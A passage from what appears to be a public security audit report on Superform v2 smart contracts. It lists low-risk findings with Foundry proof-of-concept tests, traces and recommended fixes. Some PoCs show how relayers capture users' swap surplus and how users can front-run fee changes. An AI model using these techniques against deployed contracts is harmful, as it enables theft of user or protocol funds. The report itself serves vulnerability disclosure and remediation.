        blockNumber != 0
            ? vm.createSelectFork(vm.envString(ETHEREUM_RPC_URL_KEY), blockNumber)
            : vm.createSelectFork(vm.envString(ETHEREUM_RPC_URL_KEY));
        MANAGER = _deployAccount(MANAGER_KEY, "MANAGER");

        (signer, signerPrvKey) = makeAddrAndKey("signer");

        initSalt = keccak256(abi.encode("test"));

        superMerkleValidator = new SuperMerkleValidator();
        vm.label(address(superMerkleValidator), "SuperMerkleValidator");
        nexusFactory = INexusFactory(CHAIN_1_NEXUS_FACTORY);
        vm.label(address(nexusFactory), "NexusFactory");
        nexusBootstrap = INexusBootstrap(CHAIN_1_NEXUS_BOOTSTRAP);
        vm.label(address(nexusBootstrap), "NexusBootstrap");
        ledgerConfig = ISuperLedgerConfiguration(new SuperLedgerConfiguration());

        superExecutorModule = new SuperExecutor(address(ledgerConfig));

        address[] memory allowedExecutors = new address[](1);
        allowedExecutors[0] = address(superExecutorModule);

        ledger = ISuperLedger(address(new SuperLedger(address(ledgerConfig), allowedExecutors)));

        ISuperLedgerConfiguration.YieldSourceOracleConfigArgs[] memory configs =
            new ISuperLedgerConfiguration.YieldSourceOracleConfigArgs[](3);
        yieldSourceOracle4626 = address(new ERC4626YieldSourceOracle());
        yieldSourceOracle5115 = address(new ERC5115YieldSourceOracle());
        yieldSourceOracle7540 = address(new ERC7540YieldSourceOracle());
        configs[0] = ISuperLedgerConfiguration.YieldSourceOracleConfigArgs({
            yieldSourceOracleId: bytes4(bytes(ERC4626_YIELD_SOURCE_ORACLE_KEY)),
            yieldSourceOracle: yieldSourceOracle4626,
            feePercent: 100,
            feeRecipient: makeAddr("feeRecipient"),
            ledger: address(ledger)
        });
```

```
        configs[1] = ISuperLedgerConfiguration.YieldSourceOracleConfigArgs({
            yieldSourceOracleId: bytes4(bytes(ERC7540_YIELD_SOURCE_ORACLE_KEY)),
            yieldSourceOracle: yieldSourceOracle7540,
            feePercent: 100,
            feeRecipient: makeAddr("feeRecipient"),
            ledger: address(ledger)
        });

        configs[2] = ISuperLedgerConfiguration.YieldSourceOracleConfigArgs({
            yieldSourceOracleId: bytes4(bytes(ERC5115_YIELD_SOURCE_ORACLE_KEY)),
            yieldSourceOracle: yieldSourceOracle5115,
            feePercent: 100,
            feeRecipient: makeAddr("feeRecipient"),
            ledger: address(new ERC5115Ledger(address(ledgerConfig), allowedExecutors))
        });
        ledgerConfig.setYieldSourceOracles(configs);

        approveHook = address(new ApproveERC20Hook());
        deposit4626Hook = address(new Deposit4626VaultHook());
        redeem4626Hook = address(new Redeem4626VaultHook());

        transferERC20Hook = address(new TransferERC20Hook());
    }

    /*//////////////////////////////////////////////////////////////
                                ACCOUNT CREATION METHODS
    //////////////////////////////////////////////////////////////*/
    function _createWithNexus(address registry, address[] memory attesters, uint8 threshold, uint256 value)
        internal
        returns (address)
    {
        bytes memory initData = _getNexusInitData(registry, attesters, threshold);

        address computedAddress = nexusFactory.computeAccountAddress(initData, initSalt);
        address deployedAddress = nexusFactory.createAccount{value: value}(initData, initSalt);

        if (deployedAddress != computedAddress) revert("Nexus SCA addresses mismatch");
        return computedAddress;
    }

    function _getNexusInitData(address registry, address[] memory attesters, uint8 threshold)
        internal
        view
        returns (bytes memory)
    {
        // create validators
        BootstrapConfig[] memory validators = new BootstrapConfig[](1);
        validators[0] = BootstrapConfig({module: address(superMerkleValidator), data: abi.encode(signer)});

        // create executors
        BootstrapConfig[] memory executors = new BootstrapConfig[](1);
        executors[0] = BootstrapConfig({module: address(superExecutorModule), data: ""});

        // create hooks
        BootstrapConfig memory hook = BootstrapConfig({module: address(0), data: ""});

        // create fallbacks
        BootstrapConfig[] memory fallbacks = new BootstrapConfig[](0);

        return nexusBootstrap.getInitNexusCalldata(
            validators, executors, hook, fallbacks, IERC7484(registry), attesters, threshold
        );
    }

    /*//////////////////////////////////////////////////////////////
                                USER OPERATION METHODS
    //////////////////////////////////////////////////////////////*/
    function _prepareNonce(address account) internal view returns (uint256 nonce) {
        uint192 nonceKey;
        address validator = address(superMerkleValidator);
        bytes32 batchId = bytes3(0);
        bytes1 vMode = MODE_VALIDATION;
        assembly {
            nonceKey := or(shr(88, vMode), validator)
            nonceKey := or(shr(64, batchId), nonceKey)
        }
```

```
    nonce = IEntryPoint(ENTRYPOINT_ADDR).getNonce(account, nonceKey);
}

function _createUserOpWithPaymaster(address account, ISuperExecutor.ExecutorEntry memory entry, bytes
↪  memory paymasterAndData) internal returns (PackedUserOperation[] memory) {
    Execution[] memory executions = new Execution[](1);
    executions[0] = Execution({
        target: address(superExecutorModule),
        value: 0,
        callData: abi.encodeWithSelector(ISuperExecutor.execute.selector, abi.encode(entry))
    });

    bytes memory callData = _prepareExecutionCalldata(executions);
    uint256 nonce = _prepareNonce(account);
    PackedUserOperation memory userOp = _createPackedUserOperationWithPaymaster(account, nonce, callData,
    ↪  paymasterAndData);

    // create validator merkle tree & get signature data
    uint48 validUntil = uint48(block.timestamp + 1 hours);
    bytes32[] memory leaves = new bytes32[](1);
    leaves[0] = _createSourceValidatorLeaf(IEntryPoint(ENTRYPOINT_ADDR).getUserOpHash(userOp), validUntil);
    (bytes32[][] memory proof, bytes32 root) = _createValidatorMerkleTree(leaves);
    bytes memory signature = _getSignature(root);
    bytes memory sigData = abi.encode(validUntil, root, proof[0], proof[0], signature);
    // -- replace signature with validator signature
    userOp.signature = sigData;

    PackedUserOperation[] memory userOps = new PackedUserOperation[](1);
    userOps[0] = userOp;
    return userOps;
}

function _createPackedUserOperationWithPaymaster(address account, uint256 nonce, bytes memory callData,
↪  bytes memory paymasterAndData)
    internal
    pure
    returns (PackedUserOperation memory)
{
    return PackedUserOperation({
        sender: account,
        nonce: nonce,
        initCode: "", //we assume contract is already deployed (following the Bundler flow)
        callData: callData,
        accountGasLimits: bytes32(abi.encodePacked(uint128(50e6), uint128(50e6))),
        preVerificationGas: 50e6,
        gasFees: bytes32(abi.encodePacked(uint128(4e6), uint128(40 gwei))), //concatenation of
        ↪  maxPriorityFeePerGas (16 bytes) and maxFeePerGas (16 bytes)
        paymasterAndData: paymasterAndData,
        signature: hex"1234"
    });
}

function _prepareExecutionCalldata(Execution[] memory executions)
    internal
    pure
    returns (bytes memory executionCalldata)
{
    ModeCode mode;
    uint256 length = executions.length;

    if (length == 1) {
        mode = ModeLib.encodeSimpleSingle();
        executionCalldata = abi.encodeCall(
            INexus.execute,
            (mode, ExecutionLib.encodeSingle(executions[0].target, executions[0].value,
            ↪  executions[0].callData))
        );
    } else if (length > 1) {
        mode = ModeLib.encodeSimpleBatch();
        executionCalldata = abi.encodeCall(INexus.execute, (mode, ExecutionLib.encodeBatch(executions)));
    } else {
        revert("Executions array cannot be empty");
    }
}

/*//////////////////////////////////////////////////////////////
```

```
                                VALIDATOR HELPER METHODS
    //////////////////////////////////////////////////////////////*/
    function _getSignature(bytes32 root) private view returns (bytes memory) {
        bytes32 messageHash = keccak256(abi.encode(superMerkleValidator.namespace(), root));
        bytes32 ethSignedMessageHash = MessageHashUtils.toEthSignedMessageHash(messageHash);
        (uint8 v, bytes32 r, bytes32 s) = vm.sign(signerPrvKey, ethSignedMessageHash);
        return abi.encodePacked(r, s, v);
    }
}
```

Run with the `make test-poc2 TEST=test_erc20FeeChargingHook_fails`. Traces when refund happens back to the bundler:

```
0x0000000071727De22E5E9d8BAf0edAc6f37da032::withdrawTo(PoC: [0x7FA9385bE102ac3EAc297483Dd6233D62b3e1496],
↪  9962494935312000916 [9.962e18])
      emit Withdrawn(account: SuperNativePaymaster: [0x3D7Ebc40AF7092E3F1C81F2e996cbA5Cae2090d7],
↪  withdrawAddress: PoC: [0x7FA9385bE102ac3EAc297483Dd6233D62b3e1496], amount: 9962494935312000916 [9.962e18])
      [20124] PoC::receive{value: 9962494935312000916}()
         ← [Stop]
      ← [Stop]
   ← [Return]
 [0] VM::assertLt(9962494935312000916 [9.962e18], 10000000000000000000 [1e19]) [staticcall]
   ← [Return]
 ← [Stop]
```

Recommendation: Fee charging with ERC-20 should be done during validation phase in the `_validatePaymasterUserOp()` function of the paymaster.

Superform: Fixed in PR 690.

3.3.17 `getUsedAssets` can be removed

Submitted by Christoph Michel, also found by HeckerTrieuTien

Severity: Low Risk

Context: MorphoRepayAndWithdrawHook.sol#L154

Description: The `getUsedAssets` function is apparently no longer used (at least not in the contest scope). For some contracts, it's also unclear what it should return. For example, `MorphoRepayAndWithdrawHook` returns the following:

```
if (vars.isFullRepayment) {
   return outAmount + deriveCollateralForFullRepayment(id, account) + deriveInterest(marketParams);
} else {
   return outAmount;
}
```

Why is the `!isFullRepayment` essentially empty, and why does the `isFullRepayment` branch add the market's interest? Morpho differentiates between collateral and supply balances, the collateral balances used by the user here do not earn any interest.

Recommendation: Remove the function if it's no longer used.

Superform: Fixed in PR 548.

3.3.18 Systematic value extraction from users in swap-to-bridge transactions

Submitted by Goran

Severity: Low Risk

Context: AcrossSendFundsAndExecuteOnDstHook.sol#L87-L89

Summary: The AcrossV3 and DeBridge hook implementation causes users to lose surplus value from favorable swap execution when `usePrevHookAmount` is enabled and swap hook precedes the bridge hook. Static bridge `outputAmount` combined with dynamic `inputAmount` allows relayers to capture value that rightfully belongs to users.

Finding Description: When users do swap operations before bridging (e.g., ETH→USDC→AcrossV3), they must set static swap and bridge hook parameters upfront, but the actual swap output is only known at

execution time. The `AcrossSendFundsAndExecuteOnDstHook.build()` function updates `inputAmount` dynamically when `usePrevHookAmount` is true, but leaves `outputAmount` unchanged:

```
if (acrossV3DepositAndExecuteData.usePrevHookAmount) {
    uint256 outAmount = ISuperHookResult(prevHook).outAmount();
    acrossV3DepositAndExecuteData.inputAmount = outAmount;
    // ...
    // BUG: outputAmount remains static despite inputAmount being modified
}
```

Same thing happens in the `DeBridge` hook:

```
if (usePrevHookAmount) {
    uint256 outAmount = ISuperHookResult(prevHook).outAmount();
    uint256 _oldGiveAmount = orderCreation.giveAmount;
    orderCreation.giveAmount = outAmount;
    // ...
    // BUG: takeAmount remains static despite giveAmount being modified
```

This financially damages users who should benefit from favorable execution outcomes. When swaps perform better than the minimum acceptable rate, the excess value becomes unjustified profit for bridge relayers instead of benefiting the user who took the execution risk. The vulnerability occurs in any multi-hook sequence where:

1. A swap hook precedes the bridge hook.
2. `usePrevHookAmount` is enabled in the bridge hook.
3. The preceding swap hook performs better than the worst-case scenario.

This issue impacts both existing bridge protocols - AcrossV3 and DeBridge. For simplicity, remainder of the report will focus on the AcrossV3 hook.

Impact Explanation: High - This represents systematic value extraction from users whenever bridge hooks (AcrossV3 or DeBridge) are preceded by swap hooks. Users are guaranteed to lose all "swap surplus" above their minimum acceptable execution rate, with losses typically matching their slippage tolerance (0.5-1% of transaction value). While individual losses appear modest, the systematic nature creates massive cumulative impact:

- Affects every swap-to-bridge transaction (a dominant DeFi pattern).
- No user action can prevent the value leak.
- Scales with transaction volume and market volatility.
- Could result in millions in aggregate user losses across the protocol.

This fundamentally breaks the core expectation that users benefit from favorable execution, creating an asymmetric risk/reward profile where users bear downside risk but relayers capture all upside value.

Likelihood Explanation: Medium - almost guaranteed to happen when swap precedes the bridging (common DeFi pattern). The only case where issue wouldn't be triggered is when swap executes at the worst acceptable price defined by the slippage tolerance. That is very unlikely to happen, especially on chains which are sandwhich-attack resistant.

Proof of Concept: This proof of concept will showcase the issue using a scenario where user swaps WETH to USDC and then bridges the USDC from Base to Ethereum. Let's say 1 ETH = 3000 USDC, user's slippage tolerance is 1% and market rate relayer fee is 1%.

Test inputs will be:

- SwapInputAmount = 1 WETH.
- SwapMinOutputAmount = 2970 USDC (1 ETH = 3000 USDC with 1% slippage tolerance).
- ActualOutputAmount = 3020e6 (we set the favorable actual execution price of the swap).
- AcrossInputAmount = 2970e6 (worst case swap output. This param will be re-written by Across hook to use the actual swap outcome).
- AcrossOutputAmount = 2940.3 USDC (that's acrossInputAmount decreased by 1% relayer fee. Importantly for the issue, this value is static while the input amount will dynamically re-set).

This test will show that, at the end, user gets only 2940.3 USDC on the destination chain, even though the swap outcome was 3020 USDC. Effectively, swap surplus ended up in relayer's pocket, when it should have ended up in user's pocket. Here's the test, it should be added to `CrosschainTests`:

```
function test_POC_RelayerCapturesSwapSurplus() public {
    // prepare swap params
    uint256 swapInputAmount = 1 ether; // 1 WETH
    uint256 swapMinOutputAmount = 2970e6; // 1 ETH = 3000 USDC with 1% slippage tolerance
    uint256 actualOutputAmount = 3020e6; // Better execution than worst case

    // AcrossV3 params
    uint256 acrossInputAmount = swapMinOutputAmount; // To avoid possible reverts, worst case swap outcome is
        // assumed
    uint256 acrossOutputAmount = 2940.3e6; // subtract 1% relayer fee from the input amount

    // BASE IS SRC
    SELECT_FORK_AND_WARP(BASE, WARP_START_TIME);

    {
        // Setup: Give user WETH, mock router has USDC for swaps
        deal(underlyingBase_WETH, accountBase, swapInputAmount);
        deal(underlyingBase_USDC, mockOdosRouters[BASE], 10_000e6);

        console2.log("=== Scenario Setup ===");
        console2.log("Swap input: ", swapInputAmount / 1e18, "WETH");
        console2.log("Swap min expected output (1% slippage):", swapMinOutputAmount / 1e6, "USDC");
        console2.log("Swap actual output:", actualOutputAmount / 1e6, "USDC");
        console2.log(
            "AcrossV3's pre-set inputAmount (based on min acceptable swap result):", acrossInputAmount / 1e6,
            ↪  "USDC"
        );
        console2.log(
            "AcrossV3's pre-set outputAmount (based on input and 1% relayer fee):", acrossOutputAmount / 1e6,
            ↪  "USDC"
        );
    }

    // ETH IS DST - Simple destination (no hooks)
    SELECT_FORK_AND_WARP(ETH, WARP_START_TIME);

    bytes memory targetExecutorMessage;
    TargetExecutorMessage memory messageData;
    address accountToUse;
    {
        address[] memory dstHooksAddresses = new address[](0); // No destination hooks
        bytes[] memory dstHooksData = new bytes[](0);

        messageData = TargetExecutorMessage({
            hooksAddresses: dstHooksAddresses,
            hooksData: dstHooksData,
            validator: address(validatorOnETH),
            signer: validatorSigners[ETH],
            signerPrivateKey: validatorSignerPrivateKeys[ETH],
            targetAdapter: address(acrossV3AdapterOnETH),
            targetExecutor: address(superTargetExecutorOnETH),
            nexusFactory: CHAIN_1_NEXUS_FACTORY,
            nexusBootstrap: CHAIN_1_NEXUS_BOOTSTRAP,
            chainId: uint64(ETH),
            amount: uint256(acrossOutputAmount),
            account: accountETH,
            tokenSent: underlyingETH_USDC
        });

        (targetExecutorMessage, accountToUse) = _createTargetExecutorMessage(messageData);
    }

    // Snapshot balances
    uint256 receiverUsdcStart = IERC20(underlyingETH_USDC).balanceOf(accountETH);

    // Back to BASE for source execution
    SELECT_FORK_AND_WARP(BASE, WARP_START_TIME);

    // Build hook sequence: WETH approval -> Swap WETH->USDC -> USDC approval -> Across bridge
    address[] memory srcHooksAddresses = new address[](4);
    srcHooksAddresses[0] = _getHookAddress(BASE, APPROVE_ERC20_HOOK_KEY); // Approve WETH for swap
    srcHooksAddresses[1] = _getHookAddress(BASE, MOCK_SWAP_ODOS_HOOK_KEY); // Swap WETH->USDC
```

```
    srcHooksAddresses[2] = _getHookAddress(BASE, APPROVE_ERC20_HOOK_KEY); // Approve USDC for Across
    srcHooksAddresses[3] = _getHookAddress(BASE, ACROSS_SEND_FUNDS_AND_EXECUTE_ON_DST_HOOK_KEY); // Bridge

    bytes[] memory srcHooksData = new bytes[](4);

    // 1. Approve WETH for mock router
    srcHooksData[0] = _createApproveHookData(underlyingBase_WETH, mockOdosRouters[BASE], swapInputAmount,
    ↪  false);

    // 2. Mock swap: WETH -> USDC (simulates swap surplus execution)
    srcHooksData[1] = _createMockOdosSwapHookData(
        underlyingBase_WETH, // inputToken
        swapInputAmount, // inputAmount
        address(this), // inputReceiver
        underlyingBase_USDC, // outputToken
        actualOutputAmount, // outputQuote (better than worst case!)
        swapMinOutputAmount, // outputMin (user's slippage protection)
        bytes(""), // pathDefinition
        mockOdosRouters[BASE], // executor
        0, // referralCode
        false // usePrevHookAmount
    );

    // 3. Approve USDC for Across (uses previous hook output)
    srcHooksData[2] =
        _createApproveHookData(underlyingBase_USDC, SPOKE_POOL_V3_ADDRESSES[BASE], type(uint256).max, true);

    // 4. Bridge via Across (THE ISSUE: inputAmount updates but outputAmount doesn't)
    srcHooksData[3] = _createAcrossV3ReceiveFundsAndExecuteHookData(
        underlyingBase_USDC, // inputToken
        underlyingETH_USDC, // outputToken
        acrossInputAmount, // inputAmount (will be overwritten by usePrevHookAmount)
        acrossOutputAmount, // outputAmount (STAYS STATIC - this is the bug!)
        ETH, // destinationChainId
        true, // usePrevHookAmount (triggers the issue)
        targetExecutorMessage // destination execution data
    );

    UserOpData memory srcUserOpData = _createUserOpData(srcHooksAddresses, srcHooksData, BASE, true);
    bytes memory signatureData = _createMerkleRootAndSignature(messageData, srcUserOpData.userOpHash,
    ↪  accountToUse);
    srcUserOpData.userOp.signature = signatureData;

    console2.log("\n=== Executing Transaction ===");

    // Execute the operation and simulate Across relayer
    _processAcrossV3Message(BASE, ETH, WARP_START_TIME, executeOp(srcUserOpData), RELAYER_TYPE.NO_HOOKS,
    ↪  accountETH);

    vm.selectFork(FORKS[ETH]);
    console2.log(
        "Receiver received", (IERC20(underlyingETH_USDC).balanceOf(accountETH) - receiverUsdcStart) / 1e6,
        ↪  "USDC"
    );
}
```

Let's run the test:

```
 BASE_RPC_URL=$BASE OPTIMISM_RPC_URL=$OP ETHEREUM_RPC_URL=$ETH forge test --mt
↪  test_POC_RelayerCapturesSwapSurplus -vvvv

Logs:
  ------ START setUp ------
  ---------------- DEPLOYING HOOKS ----------------
  # ...
  ------ END setUp ------

  === Scenario Setup ===
  Swap input:  1 WETH
  Swap min expected output (1% slippage): 2970 USDC
  Swap actual output: 3020 USDC
  AcrossV3's pre-set inputAmount (based on min acceptable swap result): 2970 USDC
  AcrossV3's pre-set outputAmount (based on input and 1% relayer fee): 2940 USDC

=== Executing Transaction ===
  Receiver received 2940 USDC

Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 2.04s (10.10ms CPU time)
```

As logs show, user received only 2940 USDC. We can check what was the actual input amount for the AcrossV3 after the swap was executed, by looking at the test logs:

```
SpokePoolV3BASE::depositV3Now(
    SuperformAccount: [0x2a0747535366D6916f6A09899B3EC10DD59e9d0e],
    AcrossV3Adapter: [0x3c936Aa7975a922B780B0FbeB3Fd42c7089C1606],
    0x833589fCD6eDb6E08f4c7C32D4f71b54bdA02913,
    0xA0b86991c6218b36c1d19D4a2e9Eb0cE3606eB48,
    3004900000 [3.004e9],  // -> inputAmount
    2940300000 [2.94e9],  // -> outputAmount
    1,
    0x0000000000000000000000000000000000000000,
    600,
    0,
    0x000...000
)
```

We see that input amount is 3004,9 USDC (3020 USDC swap output minus 0.5% protocol fee). Relayer's profit is 3004.9 - 2940.3 = 64.6 USDC (2.15% fee, while the market rate fee is 1%). If outputAmount was correctly adjusted to reflect market relayer fee of 1%, outputAmount would be set to 2974,9 (99% of inputAmount). In that case relayer would get profit of 30,05 USDC, and user would get the swap surplus of extra 34,6 USDC. So user effectively lost his 34.6 USDC (more than 1% of the TX value), as those funds ended up with relayer.

Recommendation: There are multiple ways to fix this.

1. Scale up the outputAmount when inputAmount is increased. Ie. inputAmount is updated to a value which is 1% higher than originally provided inputAmount, due to favorable swap execution. In that case increase outputAmount by 1% as well.
2. Add additional AcrossV3 custom param `relayerFeePercentage`. Ensure the final outputAmount is equal to `(1 - relayerFeePercentage) * inputAmount`.

Superform: Fixed in PR 580.

3.3.19 ERC5115 hooks are not fully compliant with the ERC5115 standard

Submitted by 0xPhantom

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Summary: The `Deposit5115VaultHook` and `Redeem5115VaultHook` are not compliant with the ERC5115 standard because they not allow the use of native currency.

Finding Description: We can see in the `build` function of the `Deposit5115VaultHook` that a user can not pass as argument for token the address(0) and that no value is used :

```
if (yieldSource == address(0) || account == address(0) || tokenIn == address(0)) revert ADDRESS_NOT_VALID();

executions = new Execution[](1);
executions[0] = Execution({
    target: yieldSource,
    value: 0,
    callData: abi.encodeCall(IStandardizedYield.deposit, (account, tokenIn, amount, minSharesOut))
});
```

However according to the official ERC5115 specification the function deposit "MAY be payable if the tokenIn depositing asset is the chain's native currency (e.g. ETH)". For instance in the Pendle implementation of the ERC5115 it is possible to use the native currency as we can see here :

```
function deposit(
    address receiver,
    address tokenIn,
    uint256 amountTokenToDeposit,
    uint256 minSharesOut
) external payable nonReentrant returns (uint256 amountSharesOut) {
    if (!isValidTokenIn(tokenIn)) revert Errors.SYInvalidTokenIn(tokenIn);
    if (amountTokenToDeposit == 0) revert Errors.SYZeroDeposit();

    _transferIn(tokenIn, msg.sender, amountTokenToDeposit);
```

```
function _transferIn(address token, address from, uint256 amount) internal {
    if (token == NATIVE) require(msg.value == amount, "eth mismatch");
    else if (amount != 0) IERC20(token).safeTransferFrom(from, address(this), amount);
}
```

(SYBase.sol#L38-L47).

So user will not have access to a feature of vaults that implement the ERC5115 because they can not use as tokenIn the native currency.

Impact Explanation: I think that the severity is low.

Likelihood Explanation: The likelihood is high since it is likely that a user will try to interact with a ERC5115 vault that use the native currency.

Proof of Concept: You can run my proof of by copy paste this code in the Deposit5115VaultHook.t.sol and run `forge test --mt test_NativePOC`.

```
function test_NativePOC() public {
    token = address(0);

    bytes memory data = _encodeData(false);
    vm.expectRevert(BaseHook.ADDRESS_NOT_VALID.selector);
    Execution[] memory executions = hook.build(address(0), address(this), data);

}
```

Recommendation: I think that the hooks should be modified as follow in the `Deposit5115VaultHook`:

```
if (yieldSource == address(0) || account == address(0) ) revert ADDRESS_NOT_VALID();
executions = new Execution[](1);
if (tokenIn != address(0)) {
    executions[0] = Execution({
        target: yieldSource,
        value: 0,
        callData: abi.encodeCall(IStandardizedYield.deposit, (account, tokenIn, amount, minSharesOut))
    });
} else {
    executions[0] = Execution({
        target: yieldSource,
        value: amount,
        callData: abi.encodeCall(IStandardizedYield.deposit, (account, tokenIn, amount, minSharesOut))
    });
}
```

Superform: Fixed in PR 566.

3.3.20 ERC-7579 Compliance Violation: Missing Required Module Events in `onInstall`/`onUninstall` Functions on `SuperExecutorBase`

Submitted by Codertjay

Severity: Low Risk

Context: SuperExecutorBase.sol#L82-L95

Summary: The `SuperExecutorBase` contract violates ERC-7579 specification by not emitting required ModuleInstalled/ModuleUninstalled events during module installation/uninstallation, breaking mandatory protocol transparency guarantees.

This is more of like saying transfer event is not important on ERC-20 token because the emitting of ModuleInstalled could be listened also off chain which is very important to off chain listeners and its just one of the important notice.

By omitting the event, this contract is non-compliant with ERC-7579. That is very important, it's a protocol-level spec violation.

Finding Description: The ERC-7579 specification explicitly states in its documentation:

```
event ModuleInstalled(uint256 moduleTypeId, address module);
event ModuleUninstalled(uint256 moduleTypeId, address module);
```

And mandates:

- "MUST emit ModuleInstalled event".
- "MUST emit ModuleUninstalled event".

However, the current implementation in `SuperExecutorBase`:

```
function onInstall(bytes calldata) external override(IModule, ISuperExecutor) {
    if (_initialized[msg.sender]) revert ALREADY_INITIALIZED();
    _initialized[msg.sender] = true;
    // No event emitted
}

function onUninstall(bytes calldata) external override(IModule, ISuperExecutor) {
    if (!_initialized[msg.sender]) revert NOT_INITIALIZED();
    _initialized[msg.sender] = false;
    // No event emitted
}
```

This breaks the ERC-7579 specification requirements and prevents tracking of module lifecycle events.

Impact Explanation: Impact is High because:

1. Direct violation of ERC-7579 specification requirements.
2. Breaks module installation tracking capabilities.
3. Makes it impossible for external systems to monitor module states.
4. Affects protocol interoperability with ERC-7579 compliant systems.

Likelihood Explanation: Likelihood is High because:

- This occurs on every module installation/uninstallation.
- No conditional paths can avoid this issue.
- Every interaction with module management is affected.

Proof of Concept:

```
function test_SourceExecutor_OnUninstall_EventNotEmitted() public {
    vm.startPrank(account);

    superSourceExecutor.onUninstall("");
    vm.stopPrank();
}
```

```
  v2-core-public-cantina git:(main)  forge test --mt test_SourceExecutor_OnUninstall_EventNotEmitted -vvvv
[] Compiling...
No files changed, compilation skipped

Ran 1 test for test/unit/executors/SuperExecutor.t.sol:SuperExecutorTest
[PASS] test_SourceExecutor_OnUninstall_EventNotEmitted() (gas: 11583)
Traces:
  [16383] SuperExecutorTest::test_SourceExecutor_OnUninstall_EventNotEmitted()
    [0] VM::startPrank(@[!P j
G[OB: [0x4D11C55D73127EFfeb5d91593D6B2fE22e416F93])
      ← [Return]
    [5705] SuperExecutor::onUninstall(0x)
      ← [Stop]
    [0] VM::stopPrank()
      ← [Return]
    ← [Stop]

Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 22.82ms (170.56µs CPU time)

Ran 1 test suite in 4.84s (22.82ms CPU time): 1 tests passed, 0 failed, 0 skipped (1 total tests)
```

Recommendation: Add required events to `onInstall`/`onUninstall`:

```
function onInstall(bytes calldata) external override(IModule, ISuperExecutor) {
    if (_initialized[msg.sender]) revert ALREADY_INITIALIZED();
    _initialized[msg.sender] = true;
    emit ModuleInstalled(TYPE_EXECUTOR, address(this));  // Add event
}

function onUninstall(bytes calldata) external override(IModule, ISuperExecutor) {
    if (!_initialized[msg.sender]) revert NOT_INITIALIZED();
    _initialized[msg.sender] = false;
    emit ModuleUninstalled(TYPE_EXECUTOR, address(this));  // Add event
}
```

Superform: Fixed in PR 554.

3.3.21 `MorphoBorrowHook`'s `outAmount` shouldbe the loan token amount borrowed

Submitted by Christoph Michel, also found by Cybrid, seeques, 0xPhantom and 0xNForcer

Severity: Low Risk

Context: MorphoBorrowHook.sol#L181

Finding Description: The `outAmount` for `MorphoBorrowHook` should be the loan token amount that was borrowed in the hook. Currently, the output is the collateral supplied.

Recommendation: Consider fixing it.

Superform: Fixed in PR 518.

3.3.22 Performance fees on past unrealized profits can be avoided

Submitted by Christoph Michel

Severity: Low Risk

Context: BaseLedger.sol#L239

Finding Description: If the manager changes the fees, the protocol charges this new fee percentage on all past, unrealized yield profit and not just the profit since the fee change (once the user redeems).

```
// BaseLedger._updateAccounting
ISuperLedgerConfiguration.YieldSourceOracleConfig memory config =
            superLedgerConfiguration.getYieldSourceOracleConfig(yieldSourceOracleId);
// ... config.feePercent
feeAmount = _calculateFees(costBasis, amountAssets, config.feePercent);
```

However, users can avoid this by front-running the fee change and withdrawing before the fee change, then depositing again to reset their cost basis. The new fee doesn't apply to it. The protocol doesn't receive the fees on past unrealized profits because of the frontrun.

Recommendation: NA. Fix is too hard to implement.

Superform: Acknowledged.

3.3.23 Yield accounting assumes same asset for each `yieldSource`

Submitted by Christoph Michel, also found by samuraii77

Severity: Low Risk

Context: BaseLedger.sol#L143

Finding Description: The `BaseLedger` cost basis accounting is indexed by the yield source only `usersAccumulatorCostBasis[user][yieldSource] -= costBasis`. Some yield sources, like EIP-5115 vaults, allow depositing and withdrawing different tokens for the same shares, this will clash as the `usersAccumulatorCostBasis` will perform computations on different token amounts.

- Let's say when depositing, `tokenIn` was deposited, and when redeeming, `tokenOut` is received.
- The cost basis is computed in `tokenIn` as `costBasisTokenIn = avgCostBasisTokenIn * usedShares`.
- The received amount is in `tokenOut` and passed to the accounting function as `amountAssetsTokenOut`.

```
function _processOutflow(
    address user,
    address yieldSource,
    uint256 amountAssets,
    uint256 usedShares,
    ISuperLedgerConfiguration.YieldSourceOracleConfig memory config
) internal virtual returns (uint256 feeAmount) {
    uint256 costBasis = _calculateCostBasis(user, yieldSource, usedShares);
    feeAmount = _calculateFees(costBasis, amountAssets, config.feePercent);
}

function _calculateFees(uint256 costBasis, uint256 amountAssets, uint256 feePercent)
    internal
    pure
    virtual
    returns (uint256 feeAmount)
{
    uint256 profit = amountAssets > costBasis ? amountAssets - costBasis : 0;
    if (profit > 0) {
        if (feePercent == 0) revert FEE_NOT_SET();
        feeAmount = Math.mulDiv(profit, feePercent, 10_000);
    }
}
```

This can lead to several issues:

1. `costBasisTokenIn > amountAssetsTokenOut` → `profit = 0`, no fees taken.
2. `costBasisTokenIn < amountAssetsTokenOut` → `profit ~ amountAssetsTokenOut`, fees taken on almost entire amount withdrawn.

Impact Explanation: Medium - wrong fees taken, loss of fees for protocol, or loss of funds for user as they pay too much in fees.

Likelihood Explanation: Medium - happens if a yield source supports different tokens for deposit / withdraw.

Recommendation: In general, the accounting system's cost basis for a yield source should be measured in `(token, amount)`, not just `amount`. It's not obvious how to fix the fee calculation because you'd need some way to convert between `tokenIn` and `tokenOut` amounts, which introduces a lot of complexity. Alternatively, enforce, on the SuperBundler side, that the same token is always redeemed that was deposited (but the token used is currently not tracked either, needs to be done off-chain at the moment).

Superform: Acknowledged.

3.3.24 Manager role is reset when accepting proposal

Submitted by Christoph Michel, also found by derastephh, 0xAura, LEVI-104, Agontuk1, amir-sng, vanshika and YanecaB

Severity: Low Risk

Context: SuperLedgerConfiguration.sol#L107

Finding Description:

1. Note that `proposeYieldSourceOracleConfig` caches the **existing** manager as part of the proposal:

```
yieldSourceOracleConfigProposals[config.yieldSourceOracleId] = YieldSourceOracleConfig({
    yieldSourceOracle: config.yieldSourceOracle,
    feePercent: config.feePercent,
    feeRecipient: config.feeRecipient,
    manager: existingConfig.manager, // <--- manager stays the same
    ledger: config.ledger
});
```

2. Note that the proposal can only be accepted by the old manager:

```
function acceptYieldSourceOracleConfigProposal(bytes4[] calldata yieldSourceOracleIds) external virtual
↪ {
    // the cached manager, not the current one
    if (proposal.manager != msg.sender) revert NOT_MANAGER();
}
```

   When the proposal is accepted in `acceptYieldSourceOracleConfigProposal`, the entire proposal struct is set as the new config, including the proposal's manager which is the cached manager:

```
yieldSourceOracleConfig[yieldSourceOracleId] = proposal;
```

   This behavior leads to several issues if the manager is changed via `transferManagerRole` / `acceptManagerRole`:

